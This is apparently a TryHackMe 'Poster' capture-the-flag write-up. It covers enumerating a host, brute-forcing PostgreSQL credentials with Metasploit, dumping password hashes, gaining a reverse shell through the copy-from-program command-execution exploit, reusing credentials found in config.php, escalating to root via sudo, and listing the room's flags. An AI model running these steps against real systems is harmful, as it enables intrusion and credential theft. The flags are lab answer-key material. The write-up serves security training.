Poster

Enumaration

# We get a postgresql managment system running on port 5432

# Its running version 9.5.x

# Using metasploit enumuration modules,we use a bruteforce module auxiliary/scanner/postgres/postgres_login

#

Nmap

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 71:ed:48:af:29:9e:30:c1:b6:1d:ff:b0:24:cc:6d:cb (RSA)
|   256 eb:3a:a3:4e:6f:10:00:ab:ef:fc:c5:2b:0e:db:40:57 (ECDSA)
|_  256 3e:41:42:35:38:05:d3:92:eb:49:39:c6:e3:ee:78:de (ED25519)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Poster CMS
5432/tcp open  postgresql PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.21
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-07-29T00:54:25
|_Not valid after:  2030-07-27T00:54:25
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 7.1.1 - 7.1.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   240.36 ms 10.4.0.1
2   ... 3
4   495.65 ms 10.10.56.240

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.46 seconds
```

ssh:22


http:80\

gobuster

```
/.htaccess           (Status: 403) [Size: 277]
/.hta                (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/assets              (Status: 301) [Size: 313] [--> http://10.10.56.240/assets/]
/images              (Status: 301) [Size: 313] [--> http://10.10.56.240/images/]
/index.html          (Status: 200) [Size: 1233]
/server-status       (Status: 403) [Size: 277]
```

postgresql:5432


# we use msf module to bruteforce auth to dbms



```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 10.10.56.240
rhosts => 10.10.56.240
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.10.56.240:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid username or password)
[+] 10.10.56.240:5432 - Login Successful: postgres:password@template1
[-] 10.10.56.240:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.56.240:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```


# we get credentials postgres:password

# we use a msf module which allows us to execute commands with proper credentials



```
odule options (auxiliary/admin/postgres/postgres_sql):

  Name           Current Setting   Required  Description
  ----           ---------------   --------  -----------
  DATABASE       template1         yes       The database to authenticate against
  PASSWORD       postgres          no        The password for the specified username. Leave blank for a random password.
  RETURN_ROWSET  true              no        Set to true to see query result sets
  RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          5432              yes       The target port
  SQL            select version()  no        The SQL query to execute
  USERNAME       postgres          yes       The username to authenticate as
  VERBOSE        false             no        Enable verbose output

sf6 auxiliary(admin/postgres/postgres_sql) > set rhosts 10.10.56.240
hosts => 10.10.56.240
sf6 auxiliary(admin/postgres/postgres_sql) > set password password
assword => password
sf6 auxiliary(admin/postgres/postgres_sql) > run
*] Running module against 10.10.56.240

uery Text: 'select version()'
=============================

   version
   -------
   PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
```

# we can utilise a hashdump module in msf




```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 10.10.56.240
rhosts => 10.10.56.240
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set password password
password => password
msf6 auxiliary(scanner/postgres/postgres_hashdump) > run

[+] Query appears to have run successfully
[+] Postgres Server Hashes
======================

 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation

# Now we use msf module to get rce on server exploit/multi/postgres/postgres_copy_from_program_cmd_exec

#Got a shell session




```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.4.30.255:4444
[*] 10.10.56.240:5432 - 10.10.56.240:5432 - PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.
[*] 10.10.56.240:5432 - Exploiting...
[+] 10.10.56.240:5432 - 10.10.56.240:5432 - obISIpRZx dropped successfully
[+] 10.10.56.240:5432 - 10.10.56.240:5432 - obISIpRZx created successfully
[+] 10.10.56.240:5432 - 10.10.56.240:5432 - obISIpRZx copied successfully(valid syntax/command)
[+] 10.10.56.240:5432 - 10.10.56.240:5432 - obISIpRZx dropped successfully(Cleaned)
[*] 10.10.56.240:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.4.30.255:4444 -> 10.10.56.240:60470) at 2021-06-04 06:49:51 -0400

id
uid=109(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
```

#

Post Exploitation

# we got in as postregs user and found a config file in web root dir


# found db credentials



```
postgres@ubuntu:/var/www/html$ cat config.php
cat config.php
<?php

        $dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = "p4ssw0rdS3cur3!#";
        $dbname = "mysudopassword";
?>postgres@ubuntu:/var/www/html$
```

# we ssh using these credentials and this password was being reused

# sudo -l showed that we ca run all commands as root



```
alison@ubuntu:~$ sudo -l
[sudo] password for alison:
Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
alison@ubuntu:~$ sudo su
root@ubuntu:/home/alison#
```

we got root

Loot

Credentials

# postgresql credentials

postgres : password

```
darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc
```

 # ssh credentials

 alison : p4ssw0rdS3cur3!#

Flags

# User Flag

THM{postgresql_fa1l_conf1gurat1on}

# Root Flag

THM{c0ngrats_for_read_the_f1le_w1th_credent1als}